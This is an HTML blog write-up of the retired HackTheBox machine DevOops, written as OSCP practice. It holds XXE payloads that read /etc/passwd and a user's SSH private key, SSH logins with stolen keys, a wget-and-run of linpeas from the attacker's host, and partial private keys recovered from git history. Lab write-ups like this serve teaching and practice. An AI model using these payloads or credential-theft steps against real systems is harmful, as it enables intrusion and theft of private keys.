


<html> <p><a target=„_blank“ href=„https://app.hackthebox.com/machines/DevOops/“>DevOops</a> is a Medium-rated retired machine on HackTheBox, and also appears on the <a target=„_blank“ href=„https://docs.google.com/spreadsheets/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/edit#gid=1839402159“>TJ Null list for OSCP prep</a>.</p><p>We begin with a basic TCP/ UDP ports scan.</p><pre class=„lang-bash“># TCP ports scannmap -Pn -sT -p- –min-rate 10000 \-oN nmap/tcp_ports_scan $IP# PORT STATE SERVICE# 22/tcp open ssh# 5000/tcp open upnp# 50627/tcp filtered unknown# UDP ports scannmap –privileged -Pn -sU -p- –min-rate 10000 \-oN nmap/udp_ports_scan $IP# no UDP ports open</pre><p>No UDP ports are open. Now, we perform service enumeration, version detection, and script scan on the open TCP ports.</p><pre class=„lang-bash“># TCP script scannmap -Pn -sT -A -p 22,5000,50627 -oN nmap/tcp_script_scan $IP# PORT STATE SERVICE VERSION# 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4# 5000/tcp open http Gunicorn 19.7.1# 50627/tcp closed unknown</pre><p>With the services and their versions at hand, we can search for any available exploits using searchsploit.</p><pre class=„lang-bash“>searchsploit openssh 7.2# no known exploitssearchsploit gunicorn# no known exploits</pre><p>Even upon further googling, we do not see any off-the-shelf exploits for these services.</p><p>There is a website running on port 5000. Let's check for some common directories.</p><pre class=„lang-bash“>ffuf -u http:$IP:5000/FUZZ -w $COMMON_DIRS -e .php,.txt,.html \-t 500 -ic -rate 1000 -r -c | tee ffuf/common_dirs.txt# feed [Status: 200, Size: 546263, Words: 6030, Lines: 1816]# upload [Status: 200, Size: 347, Words: 44, Lines: 1]ffuf -u http:$IP:5000/FUZZ -w $MEDIUM_DIRS -e .php,.txt,.html \-t 500 -ic -rate 1000 -r -c | tee ffuf/medium_dirs.txt# feed [Status: 200, Size: 546263, Words: 6030, Lines: 1816]# upload [Status: 200, Size: 347, Words: 44, Lines: 1]</pre><p>In <a href=„http://10.10.10.91:5000/upload“ class=„autolinkedURL autolinkedURL-url“ target=„_blank“>10.10.10.91:5000/upload</a>, we can upload XML files with the elements - Author, Subject, Content</p><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638597565834/vrULjoZI2.png?auto=compress,format&format=webp“ alt=„2021-12-04_11-27.png“ referrerpolicy=„no-referrer“ /></p><p>Let's create a sample
abc.xml

file as follows and upload it.</p><pre class=„lang-xml“><?xml version=„1.0“?><Book> <Author>Frank</Author> <Subject>SciFi</Subject> <Content>Dune</Content></Book></pre><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638597554998/Q9NDoqbvQ.png?auto=compress,format&format=webp“ alt=„2021-12-04_11-28.png“ referrerpolicy=„no-referrer“ /> This direction seems promising. We have a dump of new info -</p><ul><li>the server has a user called
roosa
</li><li>abc.xml has been uploaded to
/home/roosa/deploy/src
on the server, and can now be accessed at <a href=„http://10.10.10.91:5000/uploads/abc.xml“ class=„autolinkedURL autolinkedURL-url“ target=„_blank“>10.10.10.91:5000/uploads/abc.xml</a></li></ul><p>As expected,

abc.xml
is available at <a href=„http://10.10.10.91:5000/uploads/abc.xml“ class=„autolinkedURL autolinkedURL-url“ target=„_blank“>10.10.10.91:5000/uploads/abc.xml</a></p><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638597927088/9tNRpGm5s.png?auto=compress,format&format=webp“ alt=„2021-12-04_11-34.png“ referrerpolicy=„no-referrer“ /></p><p>As soon as we see XML, the embers of XXE ignite in our hearts. Let's fan those embers into flames. If you don't know what XXE injection is, please check out this post - <a href=„https://portswigger.net/web-security/xxe“ class=„autolinkedURL autolinkedURL-url“ target=„_blank“>portswigger.net/web-security/xxe</a>.</p><p>Let's create a

passwd.xml
as follows and upload it.</p><pre class=„lang-xml“><?xml version=„1.0“?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM „file:/etc/passwd“> ]><Book> <Author>Frank</Author> <Subject>SciFi</Subject> <Content>&xxe;</Content></Book></pre><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638598471395/2I4m8OkAe.png?auto=compress,format&format=webp“ alt=„2021-12-04_11-43.png“ referrerpolicy=„no-referrer“ /></p><p>Bingo! Now, that's the XXE injection we all know and love. It's cropped in the image above, but if we scroll down, we will find an entry for <code>roosa</code> in <code>/etc/passwd</code> - <code>roosa:x:1002:1002:,,,:/home/roosa:/bin/bash</code></p><hr /><p><strong>Now that we know XXE works, I'd highly suggest you to give a sincere shot at getting to the user shell on your own before proceeding further with this write-up.</strong></p><p><strong>The fruits of one's own work are always the sweetest.</strong></p><hr /><p>Since we are able to read files on the server, let's be a little ambitious and try to read files from roosa's home directory. Since the SSH port was open, roosa's id_rsa private key file seems like a good target. Let's try reading the following files -</p><ul><li><code>/home/roosa/user.txt</code></li><li><code>/home/roosa/.ssh/id_rsa</code></li></ul><p>We can exfiltrate both of them with <code>user.xml</code> and <code>id_rsa.xml</code> as shown below. All you need to do is change <code>/etc/passwd</code> to the respective user.txt and id_rsa paths.</p><pre class=„lang-xml“><?xml version=„1.0“?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM „file:/home/roosa/user.txt“> ]><Book> <Author>Frank</Author> <Subject>SciFi</Subject> <Content>&xxe;</Content></Book></pre><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638599645573/KtZe6SEyd.png?auto=compress,format&format=webp“ alt=„2021-12-04_12-02.png“ referrerpolicy=„no-referrer“ /></p><pre class=„lang-xml“><?xml version=„1.0“?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM „file:/home/roosa/.ssh/id_rsa“> ]><Book> <Author>Frank</Author> <Subject>SciFi</Subject> <Content>&xxe;</Content></Book></pre><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638599655831/gQht33GeT.png?auto=compress,format&format=webp“ alt=„2021-12-04_12-03.png“ referrerpolicy=„no-referrer“ /></p><p>Naaice! We got roosa's ssh private key. Let's copy it into a file on our local machine - <code>roosa_id_rsa</code></p><pre class=„lang-bash“># since ssh does not accept loose permissions on private key fileschmod 600 roosa_id_rsassh -i roosa_id_rsa roosa@$ip</pre><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638602346976/2fw2r12Ej.png?auto=compress,format&format=webp“ alt=„Screenshot from 2021-12-04 12-48-42.png“ referrerpolicy=„no-referrer“ /></p><p>Let's start a HTTP server on our local machine to host useful binaries & scripts like <a href=„http://linpeas.sh“ class=„autolinkedURL autolinkedURL-url“ target=„_blank“>linpeas.sh</a> which we will download and run on the DevOops server.</p><pre class=„lang-bash“># on localpython3 -m http.server 1337 –directory=/home/bob/Code/HTB/bins# on remoteroosa@gitter:/tmp$ cd /tmp; roosa@gitter:/tmp$ wget http://10.10.15.15:1337/linux/privesc/linpeas.sh; roosa@gitter:/tmp$ chmod +x linpeas.sh; roosa@gitter:/tmp$ ./linpeas.sh > linpeas.txt &</pre><p>Let's look at only the most interesting pieces of linpeas output.</p><pre class=„lang-bash“># tcp port 631 is open but only accessible from the DevOops server# note that our initial nmap scan did not reveal this porttcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN -</pre><p>Port 631 is used by Internet Printing Protocol (IPP). From experience, it's not a great attack vector for privilege escalation. Still, noted.</p><pre class=„lang-bash“># root is allowed to login via ssh but only with a valid private key PermitRootLogin prohibit-password PubkeyAuthentication yes PermitEmptyPasswords no</pre><p>This attack vector seems promising. We need to be on the lookout for root's ssh private key.</p><pre class=„lang-bash“># interesting files in roosa's home directory/home/roosa/deploy/resources/integration/authcredentials.key/home/roosa/work/blogfeed/resources/integration/authcredentials.key/home/roosa/work/blogfeed/.gitroosa@gitter:~$ cat /home/roosa/deploy/resources/integration/authcredentials.key—–BEGIN RSA PRIVATE KEY—–MIIEpQIBAAKCAQEApc7idlMQHM4QDf2d8MFjIW40UickQx/cvxPZX0XunSLD8veNouroJLw0Qtfh+dS6y+rbHnj4+HySF1HCAWs53MYS7m67bCZh9Bj21+E4fz/uwDSE…T3Sd/6nWVzi1FO16KjhRGrqwb6BCDxeyxG508hHzikoWyMN0AA2st8a8YS6jiOogbU34EzQLp7oRU/TKO6Mx5ibQxkZPIHfgA1+Qsu27yIwlprQ64+oeEr0=—–END RSA PRIVATE KEY—–roosa@gitter:~$ cat /home/roosa/work/blogfeed/resources/integration/authcredentials.key —–BEGIN RSA PRIVATE KEY—–MIIEpQIBAAKCAQEApc7idlMQHM4QDf2d8MFjIW40UickQx/cvxPZX0XunSLD8veNouroJLw0Qtfh+dS6y+rbHnj4+HySF1HCAWs53MYS7m67bCZh9Bj21+E4fz/uwDSE…T3Sd/6nWVzi1FO16KjhRGrqwb6BCDxeyxG508hHzikoWyMN0AA2st8a8YS6jiOogbU34EzQLp7oRU/TKO6Mx5ibQxkZPIHfgA1+Qsu27yIwlprQ64+oeEr0=—–END RSA PRIVATE KEY—–</pre><p>Both of them are identical and could be root's ssh private key. Let's create a <code>root_id_rsa</code> file and try logging in as root via ssh.</p><pre class=„lang-bash“># since ssh does not accept loose permissions on private key fileschmod 600 root_id_rsassh -i root_id_rsa root@$ip</pre><p>Nada! That didn't work. It prompts for a root password despite supplying the ssh private key.</p><hr /><p><strong>Now that root ssh login seems likely, I'd highly suggest you to give a sincere shot at getting to the root shell on your own before proceeding further with this write-up.</strong></p><p><strong>The fruits of one's own work are always the sweetest.</strong></p><hr /><p><code>/home/roosa/work/blogfeed/</code> seems to be a git repository since it has a <code>.git</code> directory. Let's take a look at the commit history for interesting files from the past.</p><pre class=„lang-bash“>roosa@gitter:~/work/blogfeed$ git logcommit 7ff507d029021b0915235ff91e6a74ba33009c6dAuthor: Roosa Hakkerson <roosa@solita.fi>Date: Mon Mar 26 06:13:55 2018 -0400 Use Base64 for pickle feed loadingcommit 26ae6c8668995b2f09bf9e2809c36b156207bfa8Author: Roosa Hakkerson <roosa@solita.fi>Date: Tue Mar 20 15:37:00 2018 -0400 Set PIN to make debugging faster as it will no longer change every time the application code is changed. Remember to remove before production use.commit cec54d8cb6117fd7f164db142f0348a74d3e9a70Author: Roosa Hakkerson <roosa@solita.fi>Date: Tue Mar 20 15:08:09 2018 -0400 Debug support added to make development more agile.commit ca3e768f2434511e75bd5137593895bd38e1b1c2Author: Roosa Hakkerson <roosa@solita.fi>Date: Tue Mar 20 08:38:21 2018 -0400 Blogfeed app, initial version.commit dfebfdfd9146c98432d19e3f7d83cc5f3adbfe94Author: Roosa Hakkerson <roosa@solita.fi>Date: Tue Mar 20 08:37:56 2018 -0400 Gunicorn startup scriptcommit 33e87c312c08735a02fa9c796021a4a3023129adAuthor: Roosa Hakkerson <roosa@solita.fi>Date: Mon Mar 19 09:33:06 2018 -0400 reverted accidental commit with proper keycommit d387abf63e05c9628a59195cec9311751bdb283fAuthor: Roosa Hakkerson <roosa@solita.fi>Date: Mon Mar 19 09:32:03 2018 -0400 add key for feed integration from tnerprise backendcommit 1422e5a04d1b52a44e6dc81023420347e257ee5fAuthor: Roosa Hakkerson <roosa@solita.fi>Date: Mon Mar 19 09:24:30 2018 -0400 Initial commit</pre><p>The commit message for commit <code>33e87c312c08735a02fa9c796021a4a3023129ad</code> reads ' reverted accidental commit with proper key'. Let's look at the <code>authcredentials.key</code> file in that commit.</p><pre class=„lang-bash“>roosa@gitter:~/work/blogfeed$ git show 33e87c312c08735a02fa9c796021a4a3023129ad:./resources/integration/authcredentials.key—–BEGIN RSA PRIVATE KEY—–MIIEpQIBAAKCAQEApc7idlMQHM4QDf2d8MFjIW40UickQx/cvxPZX0XunSLD8veNouroJLw0Qtfh+dS6y+rbHnj4+HySF1HCAWs53MYS7m67bCZh9Bj21+E4fz/uwDSE…T3Sd/6nWVzi1FO16KjhRGrqwb6BCDxeyxG508hHzikoWyMN0AA2st8a8YS6jiOogbU34EzQLp7oRU/TKO6Mx5ibQxkZPIHfgA1+Qsu27yIwlprQ64+oeEr0=—–END RSA PRIVATE KEY—–</pre><p>It's the same 'fake' private key we found earlier. If this commit 'reverted accidental commit with proper key', let's look at the <code>authcredentials.key</code> file in the previous commit <code>d387abf63e05c9628a59195cec9311751bdb283f</code></p><pre class=„lang-bash“>roosa@gitter:~/work/blogfeed$ git show d387abf63e05c9628a59195cec9311751bdb283f:./resources/integration/authcredentials.key—–BEGIN RSA PRIVATE KEY—–MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i…oAvexd1JRMkbC7YOgrzZ9iOxHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLwLS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=—–END RSA PRIVATE KEY—–</pre><p>This private key is different. Let's load it up into <code>root_id_rsa</code> and try again.</p><pre class=„lang-bash“>ssh -i root_id_rsa root@$ip</pre><p><img src=„https://cdn.hashnode.com/res/hashnode/image/upload/v1638615439766/oS7UiFUAQ.png?auto=compress,format&format=webp“ alt=„Screenshot from 2021-12-04 16-26-53.png“ referrerpolicy=„no-referrer“ /></p><p>Normally, we use sudo when running an nmap UDP scan or some custom TCP scans since they require permissions to listen on the network interface, craft raw packets, etc. But, using sudo always is not ideal. Instead we can grant the exact capabilities required to the nmap binary so as to not use sudo each time.</p><pre class=„lang-bash“>sudo setcap cap_net_raw,cap_net_admin,cap_net_bind_service+eip $(which nmap)</pre> </html>